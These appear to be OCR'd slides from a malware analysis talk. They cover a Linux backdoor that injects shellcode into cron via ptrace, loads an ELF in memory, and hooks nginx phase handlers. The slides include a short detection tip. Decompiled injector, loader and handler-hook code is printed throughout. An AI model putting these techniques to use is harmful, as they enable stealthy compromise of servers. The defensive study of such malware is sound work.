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
- Move shellcode and backdoor into cron process



Process injector in this attack

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
- The injector calls the shellcode as a function through SETREGISTER in ptrace.


```
addr_tmp = (target_libc_base + dlopen_mode_symbol - addr_tmp);// get dlopen address in target process
if ( ptrace(PTRACE_GETREGS, _malicious_file_obj.pid, 0LL, &reg_data) != -1 )
{
  v34 = _mm_loadh_ps(&_malicious_file_obj.injected_elf_addr);
  reg_data.rip = _malicious_file_obj.shellcode_addr;// run shellcode
  *&reg_data.rcx = v34;// second payload(elf) addr
  *&reg_data.rsi = _mm_loadh_ps(&addr_tmp);// dlopen addr
  if ( ptrace(PTRACE_SETREGS, _malicious_file_obj.pid, 0LL, &reg_data) != -1// run shellcode
    && ptrace(PTRACE_CONT, _malicious_file_obj.pid, 0LL, 0LL) != -1
    && wait(&haystack) != -1
    && BYTE1(haystack) == 5 )
```

```
void * shellcode (
    dlopen_mode_func,
    libc_dlsym_func,
    backdoor_addr,
    backdoor_length
){ ...}
```



cron

Process injector in this attack



Shellcode == ELF loader

1. preload API function
2. map LD_LOAD segments
3. Dynamic link library
4. Address relocate
5. Call init function

ELF Loader

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
- The shellcode loads the data into the segments by reading the structures of the backdoor ELF and loads the required dependencies.



ELF Loader

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
- Since the backdoor library's image will exist in an arbitrary address, loader should repair the code that depends on the address.




```
Relocation section '.rela.dyn' at offset 0xb88 contains 8 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000005de8  000000000008 R_X86_64_RELATIVE                    2720
000000005df0  000000000008 R_X86_64_RELATIVE                    25c0
000000005df8  000000000008 R_X86_64_RELATIVE                    26e0
000000006180  000000000008 R_X86_64_RELATIVE                    6180
000000005fe0  000600000006 R_X86_64_GLOB_DAT 0000000000000000 _ITM_deregisterTMClone + 0
```

```
Relocation section '.rela.plt' at offset 0xc48 contains 44 entries:
  Offset          Info           Type           Sym. Value    Sym. Name + Addend
000000006018  002f00000007 R_X86_64_JUMP_SLO 0000000000002910 ns_process_get_exe + 0
000000006020  000100000007 R_X86_64_JUMP_SLO 0000000000000000 free@GLIBC_2.2.5 + 0
000000006028  000200000007 R_X86_64_JUMP_SLO 0000000000000000 pthread_create@GLIBC_2.2.5 + 0
000000006030  000300000007 R_X86_64_JUMP_SLO 0000000000000000 pthread_detach@GLIBC_2.2.5 + 0
000000006038  000400000007 R_X86_64_JUMP_SLO 0000000000000000 __errno_location@GLIBC_2.2.5 + 0
```

ELF Loader

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- The shellcode reads the init array and executes the recorded functions from within it.

```
if ( section_header_num )
{
  iter = 0LL;
  do
  {
    sec_hdr = (shellcode_struct->section_header_table_addr + (iter << 6));
    if ( sec_hdr->sh_type == 0xE )        // sh_type = SHT_INIT_ARRAY
    {
      sh_entsize = sec_hdr->sh_entsize;
      v61 = sec_hdr->sh_size / sh_entsize;
      if ( sec_hdr->sh_size >= sh_entsize )
      {
        _iter = 0LL;
        init_array = shellcode_struct->map_result + sec_hdr->sh_addr;
        do
          (*(init_array + 8 * _iter++))();// run init_array function
        while ( v61 > _iter );
        v57 = *(shellcode_struct->payload_buf2 + 0x3C);
      }
    }
    ++iter;
```

Shellcode

```
; ELF Initialization Function Table
; ================================

; Segment type: Pure data
; Segment permissions: Read/Write
LOAD            segment mempage publ
                assume cs:LOAD
                ;org 5DE8h
off_5DE8        dq offset sub_2720

                dq offset start
```

Backdoor

Detection – ELF Loader

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- The maps file doesn't show any connections between the running process and the backdoor.
- In such a situation, blue team could focus on pinpoint the consistency between the native ELF and the loaded module.

```
root@3a728232adfc:~/volume/jsac# cat /proc/66587/maps
00400000-00401000 r-xp 00000000 00:72 18492242                           /root/volume/jsac/semi_injector/run
00600000-00601000 r--p 00000000 00:72 18492242                           /root/volume/jsac/semi_injector/run
00601000-00602000 rw-p 00001000 00:72 18492242                           /root/volume/jsac/semi_injector/run
00a9d000-00abe000 rw-p 00000000 00:00 0                                  [heap]
7fd4ea3e2000-7fd4ea3e3000 r-xp 00000000 00:00 0
7fd4ea3e3000-7fd4ea5e2000 ---p 00000000 00:00 0
7fd4ea5e2000-7fd4ea5e4000 rw-p 00000000 00:00 0
7fd4ea5e4000-7fd4ea7cb000 r-xp 00000000 fe:01 2104153                    /lib/x86_64-linux-gnu/libc-2.27.so
7fd4ea7cb000-7fd4ea9cb000 ---p 001e7000 fe:01 2104153                    /lib/x86_64-linux-gnu/libc-2.27.so
7fd4ea9cb000-7fd4ea9cf000 r--p 001e7000 fe:01 2104153                    /lib/x86_64-linux-gnu/libc-2.27.so
7fd4ea9cf000-7fd4ea9d1000 rw-p 001eb000 fe:01 2104153                    /lib/x86_64-linux-gnu/libc-2.27.so
```

NginxStealth

Some Nginx structures


TEAMT5

- ngx_cycle : ngx_cycle_t
  - An event cycle object
- ngx_http_module : ngx_http_module_t
  - Defines the module context of an HTTP module.
- ngx_http_core_module : ngx_module_t
  - A required structure used to define some basic module hooks.

Source:
https://github.com/nginx/nginx/blob/master/src/http/ngx_http_config.h

```
#define
ngx_http_cycle_get_module_main_conf
(cycle, module) \
(cycle->
conf_ctx[ngx_http_module.index] ? \
((ngx_http_conf_ctx_t *)cycle->
conf_ctx[ngx_http_module.index])\
->main_conf[module.ctx_index]: \
NULL)
```

```
v16 = __readfsqword(0x28u);
v0 = dlopen(0LL, 1);
dlsym(v0, "ngx_http_module");
v2 = v1;
dlsym(v0, "ngx_http_core_module");
v4 = v3;
dlsym(v0, "ngx_cycle");
ngx_http_core_main_conf = (ngx_http_core_main_conf_t *)*((_QWORD *)*(*v5->conf_ctx)[v2->index] + v4->ctx_index);
handlers = ngx_http_core_main_conf->phase_engine.handlers;
== 0LL;
```




```
#define
ngx_http_cycle_get_module_main_conf
(cycle, module) \
(cycle->
conf_ctx[ngx_http_module.index] ? \
((ngx_http_conf_ctx_t *)cycle->
conf_ctx[ngx_http_module.index])\
->main_conf[module.ctx_index]: \
NULL)
```


Source: https://www.codedump.info/post/20190103-nginx-config-parse/

Hook phase_engine's handler

TEAMT5

- Make sure **checker** is not 0
- Replace **handler** with hooked function

```
27  ngx_http_core_main_conf = *((_QWORD *)*(*v5->conf_ctx)[v2->index] + v4->ctx_index);
28  handlers = *(ngx_http_phase_handler_t **)(ngx_http_core_main_conf + 40);
29  v8 = handlers->checker == 0LL;
30  qword_40A0 = (__int64)handlers;
31  if ( !v8 )
32  {
33    handler = (__int64 (__fastcall *)(_QWORD))handlers->handler;
34    v8 = *(_QWORD *)(ngx_http_core_main_conf + 640) == 0LL;// ngx_http_core_main_conf->phases[10].handlers.nelts
35    handlers->handler = sub_1390;
36    old_handler_40A8 = handler;
```

```
struct ngx_http_core_main_conf_t
{
ngx_array_t servers;
ngx_http_phase_engine_t phase_engine;
.
.
.
ngx_http_phase_t phases[11];
};
```


```
typedef struct {
ngx_http_phase_handler_t *handlers;
ngx_uint_t server_rewrite_index;
ngx_uint_t location_rewrite_index;
} ngx_http_phase_engine_t;
```

```
struct ngx_http_phase_handler_s {
ngx_http_phase_handler_pt checker;
ngx_http_handler_pt handler;
ngx_uint_t next;
};
```

Nginx phases

